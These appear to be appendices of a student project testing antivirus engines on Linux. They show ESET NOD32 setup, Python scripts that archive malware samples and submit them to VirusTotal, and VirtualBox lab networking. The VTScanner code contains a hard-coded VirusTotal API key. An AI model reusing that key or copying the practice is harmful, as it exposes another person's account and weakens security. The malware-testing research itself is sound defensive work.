
Fig B.9 – Dr Web scanner set-up used for this project.

B.4 ESET NOD32

Even though the information available on-line suggests that ESET does not officially support recent Linux Ubuntu releases [ES19, ES20c], thanks to the available installation instructions [ES12, ES20d], the software was successfully installed in a virtual machine.


Unsurprisingly, as documented in Fig B.10, the first installation attempt failed because of some missing Linux packages. This problem was then resolved by using the command line-based method explained in [ES20c].

The ESET NOD32 anti-virus has many features and configuration options, which are detailed in the user manual [ES18]. For this research, the "Custom scan" option (Fig B.11) along with a "Smart scan" profile (Fig B.12) was used to check the contents of specific folders.


ESET NOD32 Antivirus

Please install the following files or packages: libc6:i386, /lib/ld-linux.so.2

Fig B.10 – Pop-up message with missing Linux packages when ESET NOD32 was first installed.




Computer scan

Smart scan
Local disk scan

Custom scan...
Selection of scan profile and targets to scan

Date and time of the last scan: 21/06/20 12:34:11
Last scan result: 0 infected files
Virus signature database used in last scan: 21529 (20200621)

Fig B.11 – Scan options available in ESET NOD32.



Scan Profile: Smart scan

Scan Targets: By profile settings

- cdrom
- dev
- etc
- home
  - giuseppe
    - Desktop
      - [✓] TestFolder
      - ScreenShots.odp
    - Documents

[✓] Scan without cleaning

Fig B.12 – Chosen custom scan set-up in ESET NOD32.


Appendix C - Python Code

C.1 Script to Create Multiple ZIP Archives

The purpose of this section is to describe the Python code used to generate multiple ZIP archive (Section 4.2.1). As shown in Fig C.1, the developed script, which can be launched via a Linux terminal, includes one function, i.e. *CreateArchives*, which is called with the following input arguments passed through the command-line interface:

- *NumberOfArchives*: It determines that total number of archives that will be generated upon execution.
- *SourceFolderFullPath*: Full path of the source folder containing all the files that will be included in the generated ZIP archives.
- *DestFolderFullPath*: Full path of the destination folder, where all the created ZIP archives will be stored.

The function also has an optional input parameter, i.e. *ZipArchiveBaseName*, which specifies the base name of the archive and has a default value. The full archive names are obtained by joining the base name and an identification number.



```python
# =======================================
# Import Python Modules (Standard Library)
# =======================================
import os
import sys
import zipfile

# =========
# Functions
# =========
def CreateArchives(NumberOfArchives, SourceFolderFullPath, DestFolderFullPath, ZipArchiveBaseName='ZipArchive'):
    # The built-in function divmod is used to calculate the remainder of the division as well
    NumberOfFiles, OtherFiles = divmod(len(os.listdir(SourceFolderFullPath)), NumberOfArchives)
    # The following cycle creates all the archives that can include the maximum number of files within the target folder
    for ArchiveIndex in range(NumberOfArchives):
        print()
        print('=== Processing archive number %s... ===' % ArchiveIndex)
        ZipArchiveObj = zipfile.ZipFile(os.path.join(DestFolderFullPath, ZipArchiveBaseName + '_' + str(ArchiveIndex)) + '.zip', 'w')
        for FileName in sorted(os.listdir(SourceFolderFullPath))[(ArchiveIndex * NumberOfFiles):((ArchiveIndex * NumberOfFiles) + NumberOfFiles)]:
            print(FileName)
            ZipArchiveObj.write(os.path.join(SourceFolderFullPath, FileName), FileName)
        else:
            ZipArchiveObj.close()
    # If the remainder of the initial division is different from zero, an additional archive has to be created
    if OtherFiles !=0:
        print()
        print('=== Processing archive number %s with remaining files... ===' % NumberOfArchives)
        ZipArchiveObj = zipfile.ZipFile(os.path.join(DestFolderFullPath, ZipArchiveBaseName + '_' + str(NumberOfArchives)  + '.zip'), 'w')
        for FileName in sorted(os.listdir(SourceFolderFullPath))[-OtherFiles:]:
            print(FileName)
            ZipArchiveObj.write(os.path.join(SourceFolderFullPath, FileName), FileName)
        else:
            ZipArchiveObj.close()

# ====
# Main
# ====
if __name__ == "__main__":
    print('--- Script %s - Start ---' % sys.argv[0])
    assert len(sys.argv) <= 4, '--- Inconsistency detected - Not enough arguments! ---'
    CreateArchives(int(sys.argv[1]), sys.argv[2], sys.argv[3])
    print('--- Script %s - End ---' % sys.argv[0])
```

Fig C.1 – Python code used to create multiple ZIP archives.

C.2 VirusTotal API-based Scanner

The purpose of this section is to provide additional information about the Python code used to submit malicious files to VirusTotal (Section 4.2.2). As shown in Fig C.2, thanks to the Python standard library module *sys*, the user can specify all the required input parameters via the command-line interface.

The most important part of the developed script is the function *VTScanner*, the main features of which are described in Section 4.2.2. As regards its structure, after the initialization of all the required auxiliary parameters and data structures (Fig C.3), which include among others the VirusTotal API Key and URLs, it consists of a cycle that can be divided into two parts.

The first, which is visible in Fig C.4, implements the HTTP request that is necessary to submit the malware sample to the on-line scanning service. This is achieved by using the Python standard library module *requests*. The latter is also used in the second part of the main loop (Fig C.5), where the scan results are retrieved. These are then stored in a file by using the module *pickle*, which allows serializing Python objects through a process commonly known as *pickling* [BE09, Ch. 13].

It is noteworthy that both parts of the main cycle keep track of the malicious files that could not be submitted or for which no results were successfully obtained. At the end of the loop, in fact, thanks to this information, the function generates up to two scan reports. This is implemented by first checking the contents of the relevant data structures (Fig C.6) and then by calling the function *WriteFileFromList* (Fig C.7) that creates text files out of them.

```
# ====
# Main
# ====
if __name__ == '__main__':
    print('--- Script %s - Start ---' % sys.argv[0])
    print('--- Execution started on: %s ---' %  time.ctime())
    try:
        assert len(sys.argv) >= 5, '--- Inconsistency Detected - Not enough input arguments to run the scanner ---'
        VTScanner(int(sys.argv[1]), int(sys.argv[2]), sys.argv[3], sys.argv[4])
    except Exception as Error:
        print('--- Exception raised - Details: ---')
        print('--- %s ---' % Error)
    print('--- Execution ended on: %s ---' %  time.ctime())
    print('--- Script %s - End ---' % sys.argv[0])
```


Fig C.2 – VirusTotal API-based scanner input parameters processing.

```
# ==================
# Function VTScanner
# ==================
def VTScanner(FileIndexStart, FileIndexEnd, SourceFolderFullPath, ResultsFolderFullPath, MaxAttemptNum=10):
    """
    DESCRIPTION: This function implements a scanner based on the VirusTotal
    Public API and works as follows:
    -) All the files within the Source Folder are sorted by name and then
    only those specified via the Index input parameters will be processed.
    For instance, if FileIndexStart = 1 and FileIndexEnd = 10, the first
    10 files (according to the sorted order) will be processed.
    -) Should a file scan fail, it will be repeated at most MaxAttemptNum
    times.
    -) If a report (relating to a given scan) cannot be retrieved, the
    function will try again at most MaxAttemptNum times.
    -) For each report successfully retrieved, a python binary file with
    a dictionary containing the results of the scan will be generated.
    -) The function saves in a text file all the names of the files that
    could not be scanned.
    -) The function saves in a text file all the files for which no report
    could be retrieved, in spite of the fact that the scan was successful.
    """
    # ===================
    # Function Parameters
    # ===================
    # API key (VirusTotal account needed)
    APIKey = '86a5d87ec43bf500b99bdc1c21fba64f4155a82b23ed6cc890302d199c78f817'
    # URLs found in the VirusTotal APIs documentation
    URLDict = {'Scan': 'https://www.virustotal.com/vtapi/v2/file/scan', 'Report': 'https://www.virustotal.com/vtapi/v2/file/report'}
    # Wait time before new file scan [s]
    WaitTimeBeforeScan = 15
    # Wait time before downloading the scan results [s]
    WaitTimeBeforeReport = 15
    # Wait time after an exception is raised [s]
    WaitTimeAfterException = 300
    # ========================
    # Auxiliary Variables Init
    # ========================
    # At the end of the execution this list will contain the files that could not be scanned
    FilesNotScannedList = []
    # At the end of the execution this list will contain the files for which no report could be retrieved
    FilesWithoutReportList = []
    # Parameter dictionary (necessary to communicate with VirusTotal endpoints)
    ParamsDict = {'apikey': APIKey}
```

Fig C.3 – VTScanner function auxiliary parameters and data structures initialization.

```
# ==========
# Main Cycle
# ==========
# The following cycle attempts to scan all the specified files and then retrieve the report
for FileName in sorted(os.listdir(SourceFolderFullPath))[FileIndexStart:(FileIndexEnd + 1)]:
    # =========
    # Scan File
    # =========
    print()
    print('--- The following file is about to be scanned: %s ---' % FileName)
    # File dictionary init
    FilesDict = {'file': (FileName, open(os.path.join(SourceFolderFullPath, FileName), 'rb'))}
    # Parameter dictionary clean-up
    if ('resource' in ParamsDict): del ParamsDict['resource']
    # The following cycle is interrupted if the file is successfully scanned
    for AttemptNum in range(1, MaxAttemptNum + 1):
        time.sleep(WaitTimeBeforeScan)
        print('--- Attempt number %s ... ---' % AttemptNum)
        try:
            Response = requests.post(URLDict['Scan'], files=FilesDict, params=ParamsDict)
        except Exception as Error:
            print('--- Exception raised - Details: ---')
            print('--- %s ---' % Error)
            print('--- Waiting before new attempt... ---')
            time.sleep(WaitTimeAfterException)
            continue
        # Check whether the scan has been successful
        if (Response.status_code == 200) and (Response.json()['response_code'] == 1):
            # To obtain the report, the resource key has to be added to the parameter dictionary.
            # As suggested in the VirusTotal API documentation, the hash value information can be
            # used to retrieved the report corresponding to a scan.
            ParamsDict['resource'] = Response.json()['md5']
            print('--- Scan successful - No more attempts needed ---')
            break
        else:
            print('--- Scan unsuccessful - Details: ---')
            # If Response does not contain the expected information, an exception is raised.
            try:
                print('--- Status code: %s ---' % Response.status_code)
                print('--- Response code: %s ---' % Response.json()['response_code'])
            except Exception as Error:
                print('--- Exception raised - Details: ---')
                print('--- %s ---' % Error)
            finally:
                print('--- Waiting before new attempt... ---')
                time.sleep(WaitTimeAfterException)
    else:
        # Code in this branch gets executed when the maximum number of attempts has been reached
        print('--- Maximum number of attempts reached ---')
        print('--- The file %s could not be scanned ---' % FileName)
        FilesNotScannedList.append(FileName)
```

Fig C.4 – VTScanner function main loop (part 1).



```
# ==========
# Get Report
# ==========
if ('resource' in ParamsDict):
    print()
    print('--- The report for the following file is about to be retrieved: %s ---' % FileName)
    # The following cycle is interrupted if the report is successfully retrieved
    for AttemptNum in range(1, MaxAttemptNum + 1):
        time.sleep(WaitTimeBeforeReport)
        print('--- Attempt number %s ... ---' % AttemptNum)
        try:
            Response = requests.get(URLDict['Report'], params=ParamsDict)
        except Exception as Error:
            print('--- Exception raised - Details: ---')
            print('--- %s ---' % Error)
            print('--- Waiting before new attempt... ---')
            time.sleep(WaitTimeAfterException)
            continue
        # Check whether the report has been successfully retrieved
        if (Response.status_code == 200) and (Response.json()['response_code'] == 1):
            print('--- Report successfully retrieved - No more attempts needed ---')
            # ============
            # Save Results
            # ============
            pickle.dump(Response.json(), open(os.path.join(ResultsFolderFullPath, FileName + '.dat'), 'wb'))
            print('--- Report saved successfully ---')
            break
        else:
            print('--- No report could be retrieved - Details: ---')
            # If Response does not contain the expected information, an exception is raised.
            try:
                print('--- Status code: %s ---' % Response.status_code)
                print('--- Response code: %s ---' % Response.json()['response_code'])
            except Exception as Error:
                print('--- Exception raised - Details: ---')
                print('--- %s ---' % Error)
            finally:
                print('--- Waiting before new attempt... ---')
                time.sleep(WaitTimeAfterException)
    else:
        # Code in this branch gets executed when the maximum number of attempts has been reached
        print('--- Maximum number of attempts reached ---')
        print('--- No report could be retrieved for the file: %s ---' % FileName)
        FilesWithoutReportList.append(FileName)
else:
    print('--- Due to missing information no report will be retrieved for the file: %s ---' % FileName)
```

Fig C.5 – VTScanner function main loop (part 2).

```python
# ================
# Generate Reports
# ================
# File not scanned
if len(FilesNotScannedList) != 0:
    print()
    print('--- Some files could not be scanned - Report being generated... ---')
    WriteFileFromList('FilesNotScannedReport.txt', FilesNotScannedList)
# Files without report
if len(FilesWithoutReportList) != 0:
    print()
    print('--- Some files could not be scanned - Report being generated... ---')
    WriteFileFromList('FilesWithoutReport.txt', FilesWithoutReportList)
```

Fig C.6 – VTScanner function scan reports generation.

```python
# =====================
# Import Python Modules
# =====================
import os
import pickle
import requests
import sys
import time

# ==========================
# Function WriteFileFromList
# ==========================
def WriteFileFromList(FileName, ListOfStrings):
    """
    DESCRIPTION: This function creates a text file with the contents
    of the list passed as input argument.
    """
    print('--- The following file is about to be created: ---')
    print('--- %s ---' % os.path.realpath(os.path.join(os.path.curdir, FileName)))
    FileObj = open(os.path.join(os.path.curdir, FileName), 'w')
    FileObj.writelines('\n'.join(ListOfStrings))
    FileObj.close()
```


Fig C.7 – WriteFileFromList function.

Appendix D - VirtualBox Internal Network Configuration

D.1 Network Adapter Configuration


As mentioned in Section 5.2.2, the default network set-up in VirtualBox consists of having exclusively a NAT network adapter. This can be checked in the tool Settings / Network menu, as shown in Fig D.1. This configuration though would not have enabled network connectivity among virtual machines and it was therefore changed to support an internal network (Fig D.2).

It is important to emphasize that virtual machines part of the same internal network need to have different MAC addresses. If necessary, these can be modified through the tool Settings / Network menu [MCM19] or when creating a guest system from an OVA file [OCO18].



✓ Enable Network Adapter
Attached to: NAT
Name:
Advanced
Adapter Type: Intel PRO/1000 MT Desktop (82540EM)
Promiscuous Mode: Deny
MAC Address: 08002740D8D4
✓ Cable Connected
Port Forwarding

Fig D.1 – Default VirtualBox NAT network adapter.


Ubuntu 18.04 ClamAV - Settings

Network

Adapter 2

☑ Enable Network Adapter

Attached to: Internal Network

Name: intnet

Advanced

Adapter Type: Intel PRO/1000 MT Desktop (82540EM)

Promiscuous Mode: Deny

MAC Address: 080027AC7BE4


☑ Cable Connected

Fig D.2 – VirtualBox internal network adapter.

D.2 Network Interface File Modifications

A static IP address-based set-up was used to test the selected AVs with Msfvenom-generated malware samples (Section 5.3.1). As illustrated in [SA18], this implies modifying the network interface file */etc/network/interfaces* by appending the definition of an additional adapter. Both in Ubuntu and in Kali Linux, in fact, the default configuration includes only the loopback interface *lo*.

However, differently from what is suggested in [SA18], as shown in Fig D.3, the interfaces with a static IP address had to be named differently in Ubuntu and Kali. The latter OS, in fact, was able to connect to the VirtualBox internal network only after naming the interface *eth0*, which is consistent with the examples provided by Kumar Velu [KUM19, Ch. 1] and in [NP18, Ch. 1].



```
giuseppe@giuseppe-VirtualBox:~$ cat /etc/network/interfaces
# interfaces(5) file used by ifup(8) and ifdown(8)
auto lo
iface lo inet loopback

# Interface added to support VirtualBox Internal Network
auto enp0s8
iface enp0s8 inet static
    address 192.168.1.11
    netmask 255.255.255.0
    network 192.168.1.0
    broadcast 192.168.1.255

giuseppe@giuseppe-VirtualBox:~$ 
```

```
kali@kali:~$ cat /etc/network/interfaces
# This file describes the network interfaces available on your system
